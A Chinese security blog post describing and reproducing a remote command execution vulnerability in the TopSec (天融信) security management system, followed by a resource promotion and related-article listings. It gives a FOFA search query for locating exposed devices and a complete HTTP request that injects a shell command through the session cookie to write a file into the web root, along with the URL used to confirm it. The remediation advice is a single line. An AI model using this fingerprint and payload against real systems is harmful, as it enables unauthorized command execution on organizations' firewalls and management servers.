天融信TOPSEC安全管理系统存在远程命令执行漏洞

基于Nuclei批量检测天融信防火墙命令执行漏洞的实战指南 命令执行漏洞是Web安全领域的高危风险点,其原理在于应用程序未对用户输入进行充分过滤,导致攻击者能够注入并执行恶意系统命令。理解其技术原理对于构建有效防御至关重要。在安全工程实践中,高效的批量漏洞检测是应对此类广泛性威胁的核心能力。Nuclei作为一款基于YAML模板的现代化漏洞扫描器,凭借其轻量、快速和高精度的特性,成为自动化安全巡检的理想工具。它通过预定义的检测逻辑,能够精准识别特定漏洞,极大提升了在应急响应和日常资产巡检场景下的效率。本文将以天融信TOPSEC防火墙的命令执行漏洞为具体案例,详细解析如 阅读详情
文章目录
  • *       * 产品简介
    
    • 漏洞概述
    • 指纹识别
    • 漏洞利用
    • 修复建议
产品简介

天融信TopSec
安全管理系统,是基于大数据架构,采用多种技术手段收集各类探针设备安全数据,围绕资产、漏洞、攻击、威胁等安全要素进行全面分析,提供统一监测告警、集中策略管控、协同处置流程,实现客户等保合规、资产统一管理、风险一键阻断等。

漏洞概述

安全管理系统存在存在远程命令执行漏洞,通过此漏洞,攻击者可进行文件写入等危险操作,威胁系统安全。

指纹识别

fofa:

​
title=“Web User Login” && body=“/cgi/maincgi.cgi?Url=VerifyCode”

![在这里插入图片描述](https://img-
blog.csdnimg.cn/direct/43587da4787f4687bfa4b1b91df0ce9a.png)

漏洞利用

poc:

​
GET /cgi/maincgi.cgi?Url=check HTTP/1.1
Host: 10
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Cookie: session_id_443=1|echo ‘hhh’ >> /www/htdocs/site/image/hhh.txt;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Connection: close

​

![在这里插入图片描述](https://img-
blog.csdnimg.cn/direct/5ddfc923413145c9bb68c2d969c794a2.png)
验证url:

​

https://you_ip/site/image/hhh.txt

![在这里插入图片描述](https://img-
blog.csdnimg.cn/direct/3fda7f1a266f459abc557153657b219a.png)

修复建议

联系软件厂商更新至最新安全版本

【陆上行舟。】

最后

从时代发展的角度看,网络安全的知识是学不完的,而且以后要学的会更多,同学们要摆正心态,既然选择入门网络安全,就不能仅仅只是入门程度而已,能力越强机会才越多。

因为入门学习阶段知识点比较杂,所以我讲得比较笼统,大家如果有不懂的地方可以找我咨询,我保证知无不言言无不尽,需要相关资料也可以找我要,我的网盘里一大堆资料都在吃灰呢。

干货主要有:

①1000+CTF历届题库(主流和经典的应该都有了)

②CTF技术文档(最全中文版)

③项目源码(四五十个有趣且经典的练手项目及源码)

④ CTF大赛、web安全、渗透测试方面的视频(适合小白学习)

⑤ 网络安全学习路线图(告别不入流的学习)

⑥ CTF/渗透测试工具镜像文件大全

⑦ 2023密码学/隐身术/PWN技术手册大全

扫码领取

漏洞复现--天融信TOPSEC两处远程命令执行 天融信(TOPSEC)是国内领先的网络安全解决方案提供商之一。他们专注于网络安全技术和产品的研发、生产和服务,为政府机构、企业和个人用户提供全面的网络安全解决方案。 阅读详情

相关推荐

天融信TOPSEC防火墙Cookie注入漏洞复现与安全加固指南

命令注入是一种常见且高危的Web安全漏洞,其原理在于应用程序将用户可控的输入(如参数、Cookie、表单数据)未经充分验证和过滤,直接拼接到了系统命令或脚本中执行。攻击者通过插入命令分隔符(如分号、反引号、管道符),即可注入并执行任意系统命令,从而完全控制服务器。这种漏洞的技术价值在于其直接性,一旦利用成功,攻击者便能以Web服务进程的权限在目标系统上执行操作,危害极大,常见于网络设备、内容管理系统和Web应用后台。在边界安全领域,防火墙、VPN网关等设备的管理界面是此类漏洞的高发场景,因为它们通常需要执行

anchang7456的博客 367

天融信TOPSEC Cookie 远程命令执行漏洞

天融信TOPSEC解决方案包括综合管理系统,各类安全产品如防火墙、VPN、安全网关、宽带管理、入侵检测、内容过滤、个人安全套件以及综合安全审计系统等多种安全功能。该系统Cookie参数存在RCE漏洞,会导致服务器失陷。命令:nuclei.exe -t 选择脚本 -u 扫描地址。

m0_71285176的博客 1408

漏洞复现-天融信TOPSEC安全管理系统远程命令执行漏洞(附漏洞检测脚本)

漏洞复现-天融信TOPSEC安全管理系统远程命令执行漏洞,附带自己写的poc脚本

jjjj1029056414的博客 1012

企业级安全设备命令注入漏洞深度剖析与自动化检测实践

命令注入是一种常见且高危的Web安全漏洞,其核心原理在于应用程序将未经验证的用户输入直接拼接至系统命令中执行。攻击者通过构造恶意输入,可绕过预期逻辑,在服务器上执行任意操作系统指令,从而完全控制系统。这种漏洞的技术价值在于其破坏性极强,直接影响系统的机密性、完整性与可用性,常出现在需要调用系统功能(如网络诊断、文件管理)的Web接口中。在应用场景上,网络设备、安全设备的管理界面因其高权限和暴露面广,成为此类漏洞的高风险区。本文以天融信TOPSEC安全管理系统为例,深入剖析了远程命令执行漏洞的成因,并提供了从

weixin_30619101的博客 365

【漏洞复现】某厂商TopSec maincgi.cgi远程命令执行漏洞

天融信TOPSEC解决方案包括综合管理系统,各类安全产品如防火墙、VPN、安全网关、宽带管理、入侵检测、内容过滤、个人安全套件以及综合安全审计系统等多种安全功能。

晚风不及你 978

Multisim 11.0的安装破解汉化步骤

15:打开注册机,选择管理员运行,默认第一项,选择生成文件路径,这里不要随意选择,要找到你安装Multisim安装路径下Shard下的License Manager路径下,否则会报错,破解失败。14:后面会出现一个更新提示,选择否,然后选择重启电脑后,先不要选择重启电脑,在这里出现了问题(可能敲击回车,默认去重启电脑了),所以我说不要重启电脑,重启破解时右下角出现这,点击否。17:重启电脑,如果前面重启过,那可以跳过重启,应用程序下找到下图所示,启动。16:点击确认覆盖,路径下生成了该文件。

qq_53260940的博客 2380

天融信TOPSEC Cookie 远程命令执行漏洞复现

天融信TOPSEC解决方案包括综合管理系统,各类安全产品如防火墙、VPN、安全网关、宽带管理、入侵检测、内容过滤、个人安全套件以及综合安全审计系统等多种安全功能。该系统Cookie 处存在RCE漏洞,会导致服务器失陷。

故事讲予风听 1976

ParallelsDesktop 安装 CentOS-6.9-x86_64-minimal 教程

安装参考 tools没做 想安装的可以参考这个 mac 本机环境: 系统:macOS Catalina version 10.15.6 虚拟机软件:parallels Desktop 15 for Mac( Parallels Desktop-15.1.4(47270)) Centos镜像: CentOS-6.9-x86_64-minimal.iso https://mirrors.aliyun.com/centos-vault/6.8/isos/x86_64/ http://vault.centos.

爱吃鱼的小明的博客 955

解决方案-于海波天融信-详细黑客笔记

天融信拥有完备的安全服务体系、权威的安全服务资质和专业化安全服务团队,超过1000名网络安全服务人员分布在北京、上海、广州、西安、成都等 90余个分支机构

2401_84915584的博客 521

matlab kwave模拟超声换能器学习笔记

kwave模拟超声换能器的学习笔记,从零开始造车轮

SolvingMaster的博客 3201

COMSOL实现裂缝性储层油水两相流模拟的关键技术

多孔介质中的流体流动模拟是油气藏开发的核心技术,其基本原理基于达西定律和质量守恒方程。在裂缝性储层中,离散裂缝网络与基质系统的耦合流动带来了特殊的数值挑战。通过COMSOL Multiphysics平台实现的多物理场耦合技术,可以精确模拟油水两相在复杂裂缝系统中的渗流行为。该技术采用Level Set方法表征裂缝几何形态,结合自适应网格生成技术解决狭窄裂缝的网格剖分难题,并创新性地引入Bang-Larsen毛管压力滞后模型,显著提高了采收率预测精度。这些方法在致密油藏开发、水驱优化等工程实践中具有重要应用价

weixin_34005090的博客 230

某电子文档安全管理系统存在任意用户登录漏洞

某电子文档安全管理系统存在任意用户登录漏洞,攻击者可以通过用户名获取对应的cookie,登录后台。

zzz6583zz的博客 437

从代码层面分析STM32 标准库和HAL库的差异

相当于每个设置都是独立的函数。HAL库将一段代码通过宏定义的方式封装成了一个函数,每个端口的时钟都单独的定义了一个名称,标准库是一个独立的函数,通过参数传递的方式来设置每个端口的时钟。这两个版本的函数本质上操作的还是寄存器,不过HAL库操作的只是BSRR寄存器,而标准库端口置1的时候操作的是BSRR寄存器,端口清0的时候操作的是BRR寄存器。标准库设置端口模式的时候,是在if语句中判断之后直接设置的,而HAL端口模式设置时,却使用了switch语句去设置,说明在HAL库中,端口模式和标准库中发生了改变。

HXYDJ的博客 2万+

CNVD发布关注度较⾼的产品安全漏洞

OfficeWeb365专注于Office⽂档在线预览及PDF⽂档在线预览云服务,包括Microsoft Word⽂档在线预览、Excel表格在 OfficeWeb365专注于Office⽂档在线预览及PDF⽂档在线预览云服务,包括Microsoft Word⽂档在线预览、Excel表格在 线预览、Powerpoint演⽰⽂档在线预览,WPS⽂字处理、WPS表格、WPS演⽰及Adobe PDF⽂档在线预览。V8+终端安全系统存在⽂件包含漏洞, 攻击者可利⽤该漏洞获取服务器控制权限。

HDHYCP的博客 230

【水文学法总结】河道内生态流量计算方法(含MATLAB实现代码)

简介水文学法实现河道内生态流量计算

WW、forever的博客 5023

【漏洞复现】Palo Alto Networks PAN-OS GlobalProtect 命令注入漏洞 CVE-2024-3400

在特定PAN-OS版本和不同功能配置下,未经身份验证的攻击者可能利用此漏洞在防火墙上以root权限执行任意代码。技术文章仅供参考,任何个人和组织使用网络应当遵守宪法法律,遵守公共秩序,尊重社会公德,不得利用网络从事危害国家安全、荣誉和利益,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。本文所提供的工具仅用于学习,禁止用于其他!poc如下,注入点在Cookie中,将其中的DNSlog地址替换为你的dnslog地址,借助DNSLOG来复现,可以使用http://dnslog.pw/

失心少年 1227

无胁科技-TVD每日漏洞情报-2022-7-31

参考链接https//tvd.wuthreat.com/#/listDetail?参考链接https//tvd.wuthreat.com/#/listDetail?参考链接https//tvd.wuthreat.com/#/listDetail?参考链接https//tvd.wuthreat.com/#/listDetail?相关涉及IPC-HDBW2XXX

wuthreat无胁科技的博客 1186

52-Halcon-- smooth_object_model_3d函数功能(滑处理3D对象模型)

Halcon中smooth_object_model_3d算子详解 该算子用于3D模型平滑处理,提供三种算法:'laplacian'(快速去噪)、'taubin'(高质量防收缩)和'low_pass'(频域滤波)。核心参数包括迭代次数(默认5)、平滑强度(0-1)和边缘保护选项。典型应用包括扫描数据去噪、CAD模型光顺和逆向工程优化。支持自适应平滑、结合模型简化等高级技巧,并可通过分块处理优化大型模型性能。参数组合需根据具体场景选择,如快速去噪推荐拉普拉斯方法(5次迭代,强度0.3),特征保持推荐低通滤波(

weixin_45590420的博客 874
上一篇: shiro反序列化漏洞学习(工具+原理+复现)
下一篇: 黑客常用10大工具,你用过几个?
heike_沧海
博客等级 码龄3年 4652粉丝 391原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值